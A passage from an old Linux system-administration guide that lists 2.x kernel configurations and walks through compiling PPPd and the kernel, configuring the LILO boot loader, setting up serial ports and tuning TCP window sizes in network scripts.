CONFIG_DUMMY=m
# CONFIG_BONDING is not set
# CONFIG_EQUALIZER is not set
# CONFIG_ETHERTAP is not set
# CONFIG_NET_SB1000 is not set

#
# Ethernet (10 or 100Mbit)
#
CONFIG_NET_ETHERNET=y
CONFIG_NET_VENDOR_3COM=y
# CONFIG_EL1 is not set
# CONFIG_EL2 is not set
# CONFIG_ELPLUS is not set
# CONFIG_EL16 is not set
# CONFIG_EL3 is not set
# CONFIG_3C515 is not set
CONFIG_VORTEX=y
# CONFIG_LANCE is not set
```

```
# CONFIG_NET_VENDOR_SMC is not set
# CONFIG_NET_VENDOR_RACAL is not set
# CONFIG_RTL8139 is not set
# CONFIG_NET_ISA is not set
# CONFIG_NET_EISA is not set
# CONFIG_NET_POCKET is not set

#
# Ethernet (1000 Mbit)
#
# CONFIG_ACENIC is not set
# CONFIG_HAMACHI is not set
# CONFIG_YELLOWFIN is not set
# CONFIG_SK98LIN is not set
# CONFIG_FDDI is not set
# CONFIG_HIPPI is not set
# CONFIG_PLIP is not set
CONFIG_PPP=y

#
# CCP compressors for PPP are only built as modules.
#
# CONFIG_SLIP is not set
# CONFIG_NET_RADIO is not set

#
# Token ring devices
#
# CONFIG_TR is not set
# CONFIG_NET_FC is not set
# CONFIG_RCPCI is not set
# CONFIG_SHAPER is not set

#
# Wan interfaces
#
# CONFIG_HOSTESS_SV11 is not set
# CONFIG_COSA is not set
# CONFIG_SEALEVEL_4021 is not set
# CONFIG_SYNCLINK_SYNCPPP is not set
# CONFIG_LANMEDIA is not set
# CONFIG_COMX is not set
# CONFIG_HDLC is not set
# CONFIG_DLCI is not set
# CONFIG_SBNI is not set

#
# Amateur Radio support
#
# CONFIG_HAMRADIO is not set
```

```
#
# IrDA (infrared) support
#
# CONFIG_IRDA is not set

#
# ISDN subsystem
#
# CONFIG_ISDN is not set

#
# Old CD-ROM drivers (not SCSI, not IDE)
#
# CONFIG_CD_NO_IDESCSI is not set

#
# Character devices
#
CONFIG_VT=y
CONFIG_VT_CONSOLE=y
CONFIG_SERIAL=y
# CONFIG_SERIAL_CONSOLE is not set
# CONFIG_SERIAL_EXTENDED is not set
# CONFIG_SERIAL_NONSTANDARD is not set
CONFIG_UNIX98_PTYS=y
CONFIG_UNIX98_PTY_COUNT=256
CONFIG_PRINTER=m
# CONFIG_PRINTER_READBACK is not set
CONFIG_MOUSE=y

#
# Mice
#
# CONFIG_ATIXL_BUSMOUSE is not set
# CONFIG_BUSMOUSE is not set
# CONFIG_MS_BUSMOUSE is not set
CONFIG_PSMOUSE=y
# CONFIG_82C710_MOUSE is not set
# CONFIG_PC110_PAD is not set

#
# Joysticks
#
# CONFIG_JOYSTICK is not set
# CONFIG_QICO2_TAPE is not set
# CONFIG_WATCHDOG is not set
# CONFIG_NVRAM is not set
CONFIG_RTC=y
```

```
#
# Video For Linux
#
# CONFIG_VIDEO_DEV is not set
# CONFIG_DTLK is not set

#
# Ftape, the floppy tape device driver
#
# CONFIG_FTAPE is not set

#
# Filesystems
#
# CONFIG_QUOTA is not set
CONFIG_AUTOFS_FS=y
# CONFIG_ADFS_FS is not set
# CONFIG_AFFS_FS is not set
# CONFIG_HFS_FS is not set
CONFIG_FAT_FS=y
CONFIG_MSDOS_FS=y
# CONFIG_UMSDOS_FS is not set
CONFIG_VFAT_FS=y
CONFIG_ISO9660_FS=y
CONFIG_JOLIET=y
# CONFIG_MINIX_FS is not set
# CONFIG_NTFS_FS is not set
# CONFIG_HPFS_FS is not set
CONFIG_PROC_FS=y
CONFIG_DEVPTS_FS=y
# CONFIG_QNX4FS_FS is not set
# CONFIG_ROMFS_FS is not set
CONFIG_EXT2_FS=y
# CONFIG_SYSV_FS is not set
# CONFIG_UFS_FS is not set
# CONFIG_EFS_FS is not set

#
# Network File Systems
#
# CONFIG_CODA_FS is not set
CONFIG_NFS_FS=y
CONFIG_NFSD=m
# CONFIG_NFSD_SUN is not set
CONFIG_SUNRPC=y
CONFIG_LOCKD=y
CONFIG_SMB_FS=y
# CONFIG_NCP_FS is not set

#
```

```
# Partition Types
#
# CONFIG_BSD_DISKLABEL is not set
# CONFIG_MAC_PARTITION is not set
# CONFIG_SMD_DISKLABEL is not set
# CONFIG_SOLARIS_X86_PARTITION is not set
# CONFIG_UNIXWARE_DISKLABEL is not set
CONFIG_NLS=y

#
# Native Language Support
#
CONFIG_NLS_DEFAULT="cp437"
CONFIG_NLS_CODEPAGE_437=m
# CONFIG_NLS_CODEPAGE_737 is not set
# CONFIG_NLS_CODEPAGE_775 is not set
# CONFIG_NLS_CODEPAGE_850 is not set
# CONFIG_NLS_CODEPAGE_852 is not set
# CONFIG_NLS_CODEPAGE_855 is not set
# CONFIG_NLS_CODEPAGE_857 is not set
# CONFIG_NLS_CODEPAGE_860 is not set
# CONFIG_NLS_CODEPAGE_861 is not set
# CONFIG_NLS_CODEPAGE_862 is not set
# CONFIG_NLS_CODEPAGE_863 is not set
# CONFIG_NLS_CODEPAGE_864 is not set
# CONFIG_NLS_CODEPAGE_865 is not set
# CONFIG_NLS_CODEPAGE_866 is not set
# CONFIG_NLS_CODEPAGE_869 is not set
# CONFIG_NLS_CODEPAGE_874 is not set
# CONFIG_NLS_CODEPAGE_932 is not set
# CONFIG_NLS_CODEPAGE_936 is not set
# CONFIG_NLS_CODEPAGE_949 is not set
# CONFIG_NLS_CODEPAGE_950 is not set
CONFIG_NLS_ISO8859_1=m
# CONFIG_NLS_ISO8859_2 is not set
# CONFIG_NLS_ISO8859_3 is not set
# CONFIG_NLS_ISO8859_4 is not set
# CONFIG_NLS_ISO8859_5 is not set
# CONFIG_NLS_ISO8859_6 is not set
# CONFIG_NLS_ISO8859_7 is not set
# CONFIG_NLS_ISO8859_8 is not set
# CONFIG_NLS_ISO8859_9 is not set
# CONFIG_NLS_ISO8859_14 is not set
# CONFIG_NLS_ISO8859_15 is not set
# CONFIG_NLS_KOI8_R is not set

#
# Console drivers
#
CONFIG_VGA_CONSOLE=y
```

```
# CONFIG_VIDEO_SELECT is not set
# CONFIG_MDA_CONSOLE is not set
# CONFIG_FB is not set

#
# Sound
#
CONFIG_SOUND=y
# CONFIG_SOUND_CMPCI is not set
# CONFIG_SOUND_ES1370 is not set
# CONFIG_SOUND_ES1371 is not set
# CONFIG_SOUND_MAESTRO is not set
# CONFIG_SOUND_ESSSOLO1 is not set
# CONFIG_SOUND_ICH is not set
# CONFIG_SOUND_SONICVIBES is not set
# CONFIG_SOUND_TRIDENT is not set
# CONFIG_SOUND_MSNDCLAS is not set
# CONFIG_SOUND_MSNDPIN is not set
CONFIG_SOUND_OSS=y
# CONFIG_SOUND_DMAP is not set
# CONFIG_SOUND_PAS is not set
CONFIG_SOUND_SB=y
CONFIG_SB_BASE=220
CONFIG_SB_IRQ=5
CONFIG_SB_DMA=1
CONFIG_SB_DMA2=5
CONFIG_SB_MPU_BASE=330

#
# MPU401 IRQ is only required with Jazz16, SM Wave and ESS1688.
#

#
# Enter -1 to the following question if you have something else such as SB16/32.
#
CONFIG_SB_MPU_IRQ=-1
# CONFIG_SOUND_GUS is not set
# CONFIG_SOUND_MPU401 is not set
# CONFIG_SOUND_PSS is not set
# CONFIG_SOUND_MSS is not set
# CONFIG_SOUND_SSCAPE is not set
# CONFIG_SOUND_TRIX is not set
# CONFIG_SOUND_VIA82CXXX is not set
# CONFIG_SOUND_MAD16 is not set
# CONFIG_SOUND_WAVEFRONT is not set
# CONFIG_SOUND_CS4232 is not set
# CONFIG_SOUND_OPL3SA2 is not set
# CONFIG_SOUND_MAUI is not set
# CONFIG_SOUND_SGALAXY is not set
# CONFIG_SOUND_AD1816 is not set
```

```
# CONFIG_SOUND_OPL3SA1 is not set
# CONFIG_SOUND_SOFTOSS is not set
# CONFIG_SOUND_YM3812 is not set
# CONFIG_SOUND_VMIDI is not set
# CONFIG_SOUND_UART6850 is not set
# CONFIG_SOUND_NM256 is not set
# CONFIG_SOUND_YMPCI is not set

#
# Additional low level sound drivers
#
# CONFIG_LOWLEVEL_SOUND is not set

#
# Kernel hacking
#
# CONFIG_MAGIC_SYSRQ is not set
```

12.4 A 2.0.38 kernel config /w IPPORTFW and LooseUDP patches

/usr/src/linux/.config

```
#
# Automatically generated by make menuconfig: don't edit
#

#
# Code maturity level options
#
CONFIG_EXPERIMENTAL=y

#
# Loadable module support
#
CONFIG_MODULES=y
# CONFIG_MODVERSIONS is not set
# CONFIG_KERNELD is not set

#
# General setup
#
# CONFIG_MATH_EMULATION is not set
CONFIG_MEM_STD=y
# CONFIG_MEM_ENT is not set
# CONFIG_MEM_SPECIAL is not set
CONFIG_MAX_MEMSIZE=1024
CONFIG_NET=y
# CONFIG_MAX_16M is not set
# CONFIG_PCI is not set
CONFIG_SYSVIPC=y
```



```
CONFIG_BINFMT_AOUT=y
CONFIG_BINFMT_ELF=y
# CONFIG_BINFMT_JAVA is not set
CONFIG_KERNEL_ELF=y
# CONFIG_M386 is not set
CONFIG_M486=y
# CONFIG_M586 is not set
# CONFIG_M686 is not set
# CONFIG_APM is not set

#
# Floppy, IDE, and other block devices
#
CONFIG_BLK_DEV_FD=y
CONFIG_BLK_DEV_IDE=y
# CONFIG_BLK_DEV_HD_IDE is not set
CONFIG_BLK_DEV_IDECD=y
# CONFIG_BLK_DEV_IDETAPE is not set
# CONFIG_BLK_DEV_IDEFLOPPY is not set
# CONFIG_BLK_DEV_IDESCSI is not set
# CONFIG_BLK_DEV_IDE_PCMCIA is not set
# CONFIG_BLK_DEV_CMD640 is not set
# CONFIG_IDE_CHIPSETS is not set
CONFIG_BLK_DEV_LOOP=m
CONFIG_BLK_DEV_MD=y
CONFIG_MD_LINEAR=y
CONFIG_MD_STRIPED=y
CONFIG_MD_MIRRORING=y
CONFIG_MD_RAID5=y
CONFIG_BLK_DEV_RAM=y
CONFIG_BLK_DEV_INITRD=y
# CONFIG_BLK_DEV_XD is not set
# CONFIG_BLK_CPQ_DA is not set
# CONFIG_PARIDE is not set
# CONFIG_BLK_DEV_HD is not set

#
# Networking options
#
CONFIG_FIREWALL=y
CONFIG_NET_ALIAS=y
CONFIG_INET=y
CONFIG_IP_FORWARD=y
CONFIG_IP_MULTICAST=y
CONFIG_SYN_COOKIES=y
CONFIG_IP_FIREWALL=y
CONFIG_IP_FIREWALL_VERBOSE=y
CONFIG_IP_MASQUERADE=y
# CONFIG_IP_MASQUERADE_IPAUTOFW is not set
CONFIG_IP_MASQUERADE_IPPORTFW=y
```

```
# CONFIG_IP_MASQUERADE_PPTP is not set
# CONFIG_IP_MASQUERADE_IPSEC is not set
CONFIG_IP_MASQUERADE_ICMP=y
# CONFIG_IP_TRANSPARENT_PROXY is not set
CONFIG_IP_MASQ_LOOSE_UDP=y
CONFIG_IP_ALWAYS_DEFRAG=y
# CONFIG_IP_ACCT is not set
CONFIG_IP_ROUTER=y
# CONFIG_NET_IPIP is not set
# CONFIG_IP_MROUTE is not set
CONFIG_IP_ALIAS=y
# CONFIG_INET_PCTCP is not set
# CONFIG_INET_RARP is not set
# CONFIG_NO_PATH_MTU_DISCOVERY is not set
CONFIG_IP_NOSR=y
CONFIG_SKB_LARGE=y
# CONFIG_IPX is not set
# CONFIG_ATALK is not set
# CONFIG_AX25 is not set
# CONFIG_BRIDGE is not set
# CONFIG_NETLINK is not set

#
# SCSI support
#
CONFIG_SCSI=y
CONFIG_BLK_DEV_SD=y
CONFIG_CHR_DEV_ST=y
CONFIG_BLK_DEV_SR=y
# CONFIG_CHR_DEV_SG is not set
# CONFIG_SCSI_MULTI_LUN is not set
CONFIG_SCSI_CONSTANTS=y

#
# SCSI low-level drivers
#
# CONFIG_SCSI_7000FASST is not set
# CONFIG_SCSI_ACARD is not set
# CONFIG_SCSI_AHA152X is not set
# CONFIG_SCSI_AHA1542 is not set
# CONFIG_SCSI_AHA1740 is not set
CONFIG_SCSI_AIC7XXX=y
CONFIG_AIC7XXX_TCQ_ON_BY_DEFAULT=y
CONFIG_AIC7XXX_CMDS_PER_DEVICE=8
CONFIG_AIC7XXX_PROC_STATS=y
CONFIG_AIC7XXX_RESET_DELAY=5
# CONFIG_SCSI_ADVANSYS is not set
# CONFIG_SCSI_IN2000 is not set
# CONFIG_SCSI_AM53C974 is not set
# CONFIG_SCSI_MEGARAID is not set
```

```
# CONFIG_SCSI_BUSLOGIC is not set
# CONFIG_SCSI_DTC3280 is not set
# CONFIG_SCSI_EATA_DMA is not set
# CONFIG_SCSI_EATA_PIO is not set
# CONFIG_SCSI_EATA is not set
# CONFIG_SCSI_FUTURE_DOMAIN is not set
# CONFIG_SCSI_GENERIC_NCR5380 is not set
# CONFIG_SCSI_INITIO is not set
# CONFIG_SCSI_INIA100 is not set
# CONFIG_SCSI_NCR53C406A is not set
# CONFIG_SCSI_SYM53C416 is not set
# CONFIG_SCSI_PPA is not set
# CONFIG_SCSI_PAS16 is not set
# CONFIG_SCSI_PCI2000 is not set
# CONFIG_SCSI_PCI2220I is not set
# CONFIG_SCSI_PSI240I is not set
# CONFIG_SCSI_QLOGIC_FAS is not set
# CONFIG_SCSI_SEAGATE is not set
# CONFIG_SCSI_T128 is not set
# CONFIG_SCSI_TC2550 is not set
# CONFIG_SCSI_U14_34F is not set
# CONFIG_SCSI_ULTRASTOR is not set
# CONFIG_SCSI_GDTH is not set

#
# Network device support
#
CONFIG_NETDEVICES=y
CONFIG_DUMMY=m
# CONFIG_EQUALIZER is not set
# CONFIG_DLCI is not set
# CONFIG_PLIP is not set
CONFIG_PPP=y
# CONFIG_SLIP is not set
# CONFIG_NET_RADIO is not set
CONFIG_NET_ETHERNET=y
CONFIG_NET_VENDOR_3COM=y
# CONFIG_EL1 is not set
# CONFIG_EL2 is not set
# CONFIG_ELPLUS is not set
# CONFIG_EL16 is not set
CONFIG_EL3=y
# CONFIG_3C515 is not set
# CONFIG_VORTEX is not set
# CONFIG_NET_VENDOR_SMC is not set
# CONFIG_NET_PCI is not set
# CONFIG_NET_ISA is not set
# CONFIG_NET_EISA is not set
# CONFIG_NET_POCKET is not set
# CONFIG_TR is not set
```

```
# CONFIG_FDDI is not set
# CONFIG_ARCNET is not set
# CONFIG_SHAPER is not set
# CONFIG_RCPCI is not set

#
# ISDN subsystem
#
# CONFIG_ISDN is not set

#
# CD-ROM drivers (not for SCSI or IDE/ATAPI drives)
#
# CONFIG_CD_NO_IDESCSI is not set

#
# Filesystems
#
# CONFIG_QUOTA is not set
CONFIG_MINIX_FS=y
# CONFIG_EXT_FS is not set
CONFIG_EXT2_FS=y
# CONFIG_XIA_FS is not set
CONFIG_NLS=y
CONFIG_ISO9660_FS=y
CONFIG_FAT_FS=y
CONFIG_MSDOS_FS=y
# CONFIG_UMSDOS_FS is not set
CONFIG_VFAT_FS=y

#
# Select available code pages
#
# CONFIG_NLS_CODEPAGE_437 is not set
# CONFIG_NLS_CODEPAGE_737 is not set
# CONFIG_NLS_CODEPAGE_775 is not set
# CONFIG_NLS_CODEPAGE_850 is not set
# CONFIG_NLS_CODEPAGE_852 is not set
# CONFIG_NLS_CODEPAGE_855 is not set
# CONFIG_NLS_CODEPAGE_857 is not set
# CONFIG_NLS_CODEPAGE_860 is not set
# CONFIG_NLS_CODEPAGE_861 is not set
# CONFIG_NLS_CODEPAGE_862 is not set
# CONFIG_NLS_CODEPAGE_863 is not set
# CONFIG_NLS_CODEPAGE_864 is not set
# CONFIG_NLS_CODEPAGE_865 is not set
# CONFIG_NLS_CODEPAGE_866 is not set
# CONFIG_NLS_CODEPAGE_869 is not set
# CONFIG_NLS_CODEPAGE_874 is not set
# CONFIG_NLS_ISO8859_1 is not set
```

```
# CONFIG_NLS_IS08859_2 is not set
# CONFIG_NLS_IS08859_3 is not set
# CONFIG_NLS_IS08859_4 is not set
# CONFIG_NLS_IS08859_5 is not set
# CONFIG_NLS_IS08859_6 is not set
# CONFIG_NLS_IS08859_7 is not set
# CONFIG_NLS_IS08859_8 is not set
# CONFIG_NLS_IS08859_9 is not set
# CONFIG_NLS_IS08859_15 is not set
# CONFIG_NLS_KOI8_R is not set
CONFIG_PROC_FS=y
CONFIG_NFS_FS=y
# CONFIG_ROOT_NFS is not set
CONFIG_SMB_FS=y
CONFIG_SMB_WIN95=y
# CONFIG_HPFS_FS is not set
# CONFIG_SYSV_FS is not set
# CONFIG_AUTOFS_FS is not set
# CONFIG_AFFS_FS is not set
# CONFIG_UFS_FS is not set

#
# Character devices
#
CONFIG_SERIAL=y
# CONFIG_SERIAL_PCI is not set
# CONFIG_DIGI is not set
# CONFIG_CYCLADES is not set
# CONFIG_ISI is not set
# CONFIG_STALDRV is not set
# CONFIG_RISCOM8 is not set
CONFIG_PRINTER=y
# CONFIG_SPECIALIX is not set
# CONFIG_MOUSE is not set
# CONFIG_UMISC is not set
# CONFIG_QICO2_TAPE is not set
# CONFIG_FTAPE is not set
# CONFIG_WATCHDOG is not set
CONFIG_RTC=y

#
# Sound
#
CONFIG_SOUND=y
# CONFIG_PAS is not set
CONFIG_SB=y
# CONFIG_ADLIB is not set
# CONFIG_GUS is not set
# CONFIG_MPU401 is not set
# CONFIG_UART6850 is not set
```

```

# CONFIG_PSS is not set
# CONFIG_GUS16 is not set
# CONFIG_GUSMAX is not set
# CONFIG_MSS is not set
# CONFIG_SSCAPE is not set
# CONFIG_TRIX is not set
# CONFIG_MAD16 is not set
# CONFIG_CS4232 is not set
# CONFIG_MAUI is not set
CONFIG_AUDIO=y
# CONFIG_MIDI is not set
CONFIG_YM3812=y
SBC_BASE=220
SBC_IRQ=10
SBC_DMA=1
SB_DMA2=5
SB_MPU_BASE=0
SB_MPU_IRQ=-1
DSP_BUFFSIZE=65536
# CONFIG_LOWLEVEL_SOUND is not set

#
# Kernel hacking
#
# CONFIG_PROFILE is not set

```

-
- [OPTIONAL – You only need to do this if you have an ancient SoundBlaster-type CDROM drive]
 - edit /usr/src/linux/include/linux/sbpcd.h (as of kernel 2.0.38)
 - Roughly at line 77, verify the top most SB address and CDROM port is correct.
 - Roughly at line 107, change the "#define DISTRIBUTION" variable to "0" to reflect that you have configured the sound drivers
 - Roughly at line 121 and 128, change ALL eject line variable to "0" so the drives won't eject their CDs

Now we need to shift gears and jump to the PPP code installation to verify if there is any newer code in the PPP distribution than the kernel distribution.

- Kernel 2.0.35 didn't come with the new v1.16 3Com driver. Bummer. It was pulled because of problems but I haven't had any and there are a LOT of fixes in it. So, do the following:
- mv /usr/src/linux/drivers/net/3c509.c /usr/src/linux/drivers/net/3c509.c.orig
- Download the new driver from:

```
<ftp://cesdis.gsfc.nasa.gov/pub/linux/drivers/3c509.c>
```

If, for some reason, the drive is not available, email me and I'll mail it to you.

```
*****
```

13 Compile PPPd

- Download the newest PPP sources from the URL in 5 (Section 5) and put it in "/usr/src"

- "tar -xvzf ppp-2.3.x.tar.gz"

- "cd ppp-2.3.x"

- "configure"

- Now, some patches won't need to be installed based upon the version of PPPD and/or the Linux kernel they are installing.

- "make kernel"

This will update any of the required kernel code to work with this version of PPPd.

- "make"

NOTE: You can use "make USE_MS_DNS=1" to insure your system uses the ISP's offered DNS servers over your statically-configure.

Remember, since TrinityOS will run it's OWN DNS server, it really won't matter.

- "make install"

Ok, now back to the kernel configuring for now.. =====

14 Final Linux Kernel compiling and installation

Time to compile the kernel. You can do it manually via the following commands or use the "built-it" script given below.

```
"cd /usr/src/linux"
"make clean"
"make dep"
"make bzImage"
```

and allow for the kernel to compile (~3mins on a P-II 233)

- Now, compile and install the necessary system modules:

```
"cd /usr/src/linux"
"make modules"
"make modules_install"
```

- Once the kernel has compiled, do the following command line (replacing "XYZ" with an identifying name like "2035-masq"):

Slackware:

```
"cp /usr/src/linux/arch/i386/boot/bzImage /XYZ"
```

Redhat:

```
"cp /usr/src/linux/arch/i386/boot/bzImage /boot/XYZ"
```

If you would like to automate this process in the future, create this script in /usr/src and run it once you have configured your new kernel.

NOTE: You will want to create the directory `/usr/src/config` to store your configured kernel setups. This is a good way to find out what is and isn't enabled in a given kernel.

`/usr/src/build-it`

```
--
#!/bin/sh
#
# Version: 01/17/00
#
# Part of the copyrighted and trademarked TrinityOS document.
# <url url="http://www.ecst.csuchico.edu/dranch">
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
# Updates:
#
# 01/17/00 - Changed the date to use %d over %e and remove any spaces
#           in the date format.
#
#           - Changed the layout a little and added some beeps at the end
#
cd /usr/src/linux
date > /usr/src/kernel-compile-time.'date +%b%d'
#Make sure the /usr/src/config directory exists.
cp /usr/src/linux/.config /usr/src/config/kernel.'date +%b%d'
make dep; make clean; make bzImage
cp /usr/src/linux/arch/i386/boot/bzImage /boot/bzImage
cp /usr/src/linux/System.map /boot/System.map.new
make modules; make modules_install
date >> /usr/src/kernel-compile-time.'date +%b%d'
echo Compile Done.
echo Rename /boot/bzImage to correct name and edit /etc/lilo.conf,
echo then rename /boot/System.map.new to /boot/System.map, and re-run lilo.
#
# NOTE: To make these beep work, edit this file under "vi" and type in
#       Control-Q and then Control-G for each ^G shown
#
echo ^G
sleep 1
echo ^G
sleep 1
echo ^G
--
```

Don't forget.. `"chmod 700 /usr/src/build-it"`

To run the script, run it as `"/built-it"`

15 Lilo configuration and installation

Lilo is the typical boot loader for Linux though you don't have to use it. You can also use other loaders like:

- System commander
- Microsoft NT's boot loader
- IBM OS/2's boot loader
- boot into DOS and then use LOADLIN

- Edit the /etc/lilo.conf file to reflect your new kernel.

****NOTE:** If you aren't using LILO, you need to configure your boot method (LOADLIN, NT boot loader, OS/2 boot loader, System Commander, etc) to use this new kernel.

****NOTE#2:** If you have any DOS LILO entries, I highly recommend to password protect them as shown below.

- Add an entry like below :

```

--
# LILO configuration file
# generated by 'liloconfig'
#
# Start LIL0 global section
boot = /dev/hda

#My box needs this since I have two 3c509 cards
append="ether=0,0,eth1"

#compact          # faster, but won't work on all systems.
delay = 50
vga = normal      # force sane state
# ramdisk = 0     # paranoia setting
# End LIL0 global section

# Linux bootable partition config begins
image = /2035-1542-sb16
  root = /dev/hda6
  label = linux
  read-only      # Non-UMSDOS filesystems should be mounted read-only for checking
# Linux bootable partition config ends

other=/dev/hda1
label=dos
password=g3a0uttahere
table=/dev/hda
--

```

Two or more NICs: For a secure system, you should have (2) Ethernet cards installed. One to the cable modem and the other for the internal LAN. If both installed Ethernet cards from different vendors, then skip this next part.

If your two Ethernet cards are identical and you compiled support for them into the kernel, Linux will only autodetect ONE card. To make Linux look for additional Ethernet cards, add the following to the lilo.conf file:

```
append="ether=0,0,eth1"
```

If you are using Redhat's dynamic kernel modules to support your network cards, do the following instead:

```
/etc/conf.modules
--
alias eth1 3c509
--
```

This says eth1 is a 3Com 3c509. If it uses non-standard addresses, IRQs, etc, you can specify their locations:

```
/etc/conf.modules
--
options 3c509 io=0x300,12
--
```

Missing Memory: When you boot your machine and run a "dmesg" or a "free" and you don't see all your installed RAM, do the following. This example is for a system with 40MB of RAM..

```
/etc/lilo.conf
--
append="mem=40M"
--
```

- Run the LILO program by simply entering "lilo" at the command prompt to re-write your boot sector. If everything is ok, you will be given a short list of boot images that LILO will boot from.

Before you reboot your box, I *highly* recommend you create a boot disk that will use the kernel off the diskette BUT mount your Linux partition on the hard drive. A RESCUE diskette will NOT let you fix LILO problems. Sucks but its true!

Additional Security: LILO has a feature to password itself. Without the password given, the machine will boot into its configured kernel image. To enable this, edit in the following:

```
/etc/lilo.conf
--
restricted
password=xxxx
--
```

Change the "xxx" to a password of your choice. The "restricted" word enables the passwording. Since the password is saved in CLEAR-TEXT, make sure no one else can read it by doing the following:

```
chmod 700 /etc/lilo.conf
```

LILO booting problems?

"LI" - Getting this when you are rebooting? This realistically is happening because the hard drive geometry in the CMOS setup is different than reported by the kernel booting up. To fix this, add the following line after the "VGA=normal" line:

```

/etc/lilo.conf
--
linear
--

```

If this doesn't help you, check out the LILO docs. Its kinda long but you can just skip down to roughly 93% of it and see what all the LILO codes mean.

```

/usr/doc/lilo-*/README

```

16 Additional RC script configuration and TCP/IP network optimization

Since my system uses all (4) COMM ports and Linux doesn't like to share interrupts (IRQs), you have to tell Linux how to use your specific hardware setup. In addition to configuring Linux to understand your hardware setup, you need to optimize it for maximum performance (serial ports, etc).

NOTE: Until I added these changes, both GPM (tty mouse program) and Xwindows (Xfree86, MetroX, etc) would not load correctly let alone be useful.

16.1 Serial Port Optimizations:

NOTE: Starting with later 2.1.x and 2.2.x kernels, you do NOT have to set up the follow parameters to get 115,200 on serial ports. If you call the ports via Minicom, PPP, etc at 115,200, it will just work!!

BUT, by setting these files up, any application that asks for 38,400 will actually get 115,200.

For 2.2.x and 2.0.x kernels

/etc/rc.d/rc.serial file:

```

--
#!/bin/sh

SETSERIAL="/bin/setserial -b"

echo "Configuring COM1 for 115200"
${SETSERIAL} /dev/ttyS0 spd_vhi

#echo "RE-configuring COM3 and COM4 to use proper IRQs"
##${SETSERIAL} /dev/ttyS2 uart 16450 port 0x3E8 irq 3
##${SETSERIAL} /dev/ttyS3 uart 16550A port 0x2E8 irq 5

```

```
#{SETSERIAL} -bg /dev/ttyS0 /dev/ttyS1 /dev/ttyS2 /dev/ttyS3
```

```
echo "rc.serial done."
```

```
--<end>--
```

Make it executable

```
chmod 700 /etc/rc.d/rc.serial
```

Redhat:

Do a search for "rc.serial" in the /etc/rc.d/rc.sysinit file. If it isn't there, add it at the bottom.

```
    /etc/rc.d/rc.sysinit
    --
    # Initialize the serial subsystem
    /etc/rc.d/rc.serial
    --
```

Since I use an older Logitech C7 mouse, Linux doesn't come on-line with it the first time. Edit this to suit your hardware configs.

Fix this by doing:

Redhat: Edit /etc/rc.d/init.d/gpm

replace this:

```
daemon gpm -t $MOUSETYPE
```

with this:

```
daemon gpm -b 9600 -r 50 -t $MOUSETYPE
```

Slackware: Edit /etc/rc.d/rc.local

replace this:

```
gpm -t logi
```

with

```
gpm -b 9600 -r 50 -t $logi
```

16.2 Network Optimization:

16.2.1 Ethernet NIC

Vendor Specific: Most 3Com Ethernet ISA and PCI NICs have a ----- DOS based utility that allows you to enable/disable Plug and Play, manually configure IO ports, IRQs, and specify both the IRQ utilization and priority.

Personally.. I always recommend to DISABLE Plug and Play and manually configure the cards as depicted in 4 (Section 4). Anyway, I also recommend the following:

Serial-attached analog/isdn modem users:

- Set your Ethernet cards to support a modem IRQ utilization for 19200 or faster
- Set your NIC optimization for SERVER

Ethernet Router/cable-modem users:

- Set your Ethernet cards to for NO modem
- Set your NIC optimization for SERVER

— Brief Overview:

- The Modem speed section tells the Ethernet card NOT to hog the IRQ lines too much. Though most PC serial ports have 16550 or better chipsets, if the serial port is ignored for too long, data will be lost.
- The Optimization field tells the NIC how to utilize things like IRQ duration, DMA bus retention, etc. The Server setting will optimize the NIC for fastest performance at the detriment of CPU utilization. This is the BEST setting for Linux boxes that are doing IP Masq, routing, etc.

16.2.2 TCP/IP Stack specific:

Both Slackware and Redhat, out of the box, do NOT optimize the TCP/IP window size. This can make a BIG difference with performance. For more information, check out URLs in 5 (Section 5):

RFC 1106 - High Latency WAN links - Section 4.1

RFC 793 - Transmission Control Protocol

NOTE to DHCP users:

- You will notice that if you run `/sbin/netstat -rn` and look in the "window" column, your DHCPed interfaces will NOT have an optimal TCP window setting (only worry about the valid IP addresses and NOT the network addressed entries). Neither dhcpcd nor pump have an option to set the window size and I'm not sure about dhclient. I'm still looking for an elegant solution to this so if you have some ideas, let me know.

Redhat:

NOTE: Users that have NOT installed the `initscripts-3.67-1.i386.rpm` patch RPM, the correct line numbers will be 119 and 134. Personally, I recommend that you just install the RPM NOW!

Edit `"/etc/sysconfig/network-scripts/ifup"` and around lines 134, 136, 141, 149, and 158, find the lines:

```
line 134 for Redhat 5
      or
line 157 for Mandrake 7:
```

```
"route add -net ${NETWORK} netmask ${NETMASK} ${DEVICE}"
```

```
to:
```

```
"route add -net ${NETWORK} netmask ${NETMASK} window 16384 ${DEVICE}"
```

Next..

```
line 136 for Redhat 5
```

```
or
```

```
line 157 for Mandrake 7:
```

```
"route add -host ${IPADDR} ${DEVICE}"
```

```
to:
```

```
"route add -host ${IPADDR} window 16384 ${DEVICE}"
```

Next...

```
line 141 for Redhat 5
```

```
or
```

```
line 162 for Mandrake 7:
```

```
"route add default gw ${GATEWAY} metric 1 ${DEVICE}"
```

```
to:
```

```
"route add default gw ${GATEWAY} window 16384 metric 1 ${DEVICE}"
```

Next..

```
line 149 for Redhat 5
```

```
or
```

```
line 170 for Mandrake 7:
```

```
"route add default gw ${GATEWAY} ${DEVICE}"
```

```
to:
```

```
"route add default gw ${GATEWAY} window 16384 ${DEVICE}"
```

Next...

```
line 158 in Redhat 5
```

```
or
```

```
line 173 in Mandrake 7
```

```
"route add default gw $gw ${DEVICE}"

to:

"route add default gw $gw window 16384 ${DEVICE}"
```

Slackware:

Edit `/etc/rc.d/rc.inet1` and around lines 47 and 49, find the following text (note: your setup might look a little different so make any changes that are needed for your setup)

```
"/sbin/route add -net ${NETWORK} netmask ${NETMASK} eth0"
and
"if [ ! "$GATEWAY" = "" ]; then
  /sbin/route add default gw ${GATEWAY} netmask 0.0.0.0 metric 1
fi"
```

and replace them with the following:

```
"/sbin/route add -net ${NETWORK} netmask ${NETMASK} window 16384 eth0"
and
"if [ ! "$GATEWAY" = "" ]; then
  /sbin/route add default gw ${GATEWAY} netmask 0.0.0.0 window 16384 metric 1
fi"
```

After everything is set and you either run these commands manually or reboot, a `"netstat -rn"` should look something like:

```
--
Kernel IP routing table
Destination      Gateway          Genmask         Flags   MSS Window  irtt Iface
100.200.0.0     0.0.0.0         255.255.255.0  U       1500 16384    0 eth0
127.0.0.0       0.0.0.0         255.0.0.0      U       3584 0        0 lo
0.0.0.0         100.200.0.1    0.0.0.0        UG      1500 16384    0 eth0
--
```

